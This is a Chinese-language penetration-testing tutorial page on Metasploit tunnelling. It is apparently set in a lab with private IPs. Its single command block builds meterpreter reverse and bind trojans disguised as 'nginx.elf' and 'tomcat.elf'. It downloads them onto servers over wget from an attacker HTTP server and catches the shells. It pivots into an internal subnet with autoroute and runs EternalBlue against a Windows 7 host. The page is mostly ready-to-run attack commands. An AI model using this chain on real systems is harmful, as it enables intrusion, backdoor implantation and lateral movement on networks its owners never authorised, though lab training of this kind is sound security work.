隧道代理
01-隧道搭建
02-MSF隧道
03-NPS隧道
04-FRP隧道
05-SSH隧道
06-ICMP隧道
07-NEO隧道
-
+
02-MSF隧道
浏览
3
# MSF正向隧道 目标:kali可以与内网机器进行通信。 ## MSF会话  ```bash #1. 外网服务器上线MSF的反弹shell木马 #1.1 木马生成命令 msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.88.104 LPORT=7770 -f elf -o nginx.elf #1.2 将木马传输到外网服务器中执行 #kali python -m http.server #外网服务器接收木马 wget http://192.168.88.104:8000/nginx.elf #1.3 MSF监听反向木马 msfconsole use exploit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set lhost 192.168.88.104 set lport 7770 run #1.4 外网服务器执行木马 chmod a+x ./nginx.elf ./nginx.elf & #2. 对于MSF会话添加路由(10.20.30.0) #2.1 使用post模块,添加路由 use post/multi/manage/autoroute #2.2 添加会话 set session 1 #2.3 启用模块,将两段路由合并,完成跨网段通信 run #2.4 启用之后,再次查看当前MSF会话路由 route IPv4 Active Routing Table ========================= Subnet Netmask Gateway ------ ------- ------- 10.20.30.0 255.255.255.0 Session 1 192.168.88.0 255.255.255.0 Session 1 #3.内网服务器上线MSF正向shell #3.1 生成木马 msfvenom -p linux/x64/meterpreter/bind_tcp LHOST=10.20.30.131 LPORT=7777 -f elf -o tomcat.elf #3.2 木马传递:kali-->外网服务器---->内网服务器 #3.2.1 kali 第一种方式 python -m http.server #3.2.1 kali 第二种方式 sessions -l sessions -i 会话ID meterpreter > lcd /root/test meterpreter > upload ./tomcat.elf /tmp [*] Uploading : /root/test/tomcat.elf -> /tmp/tomcat.elf [*] Completed : /root/test/tomcat.elf -> /tmp/tomcat.elf #3.2.2外网服务器 wget http://192.168.88.104:8000/tomcat.elf # python2 共享: python -m SimpleHTTPServer 2323 python -m SimpleHTTPServer 2323 #3.2.3 内网服务器 wget http://10.20.30.128:2323/tomcat.elf chmod a+x ./tomcat.elf #3.3 MSF监听正向shell木马,注意:监听的lport与rhost要与木马中的设置保持一致 bg use exploit/multi/handler set payload linux/x64/meterpreter/bind_tcp set rhost 10.20.30.131 set lport 7777 run #3.4 执行内网服务器木马 ./tomcat.elf & #4.对内网中的win7进行永恒之蓝攻击 search ms17-010 use windows/smb/ms17_010_eternalblue set payload windows/x64/meterpreter/bind_tcp set RHOSTS 10.20.30.50 set LPORT 9898 run ``` 外网服务器:  内网服务器:  win7机器: 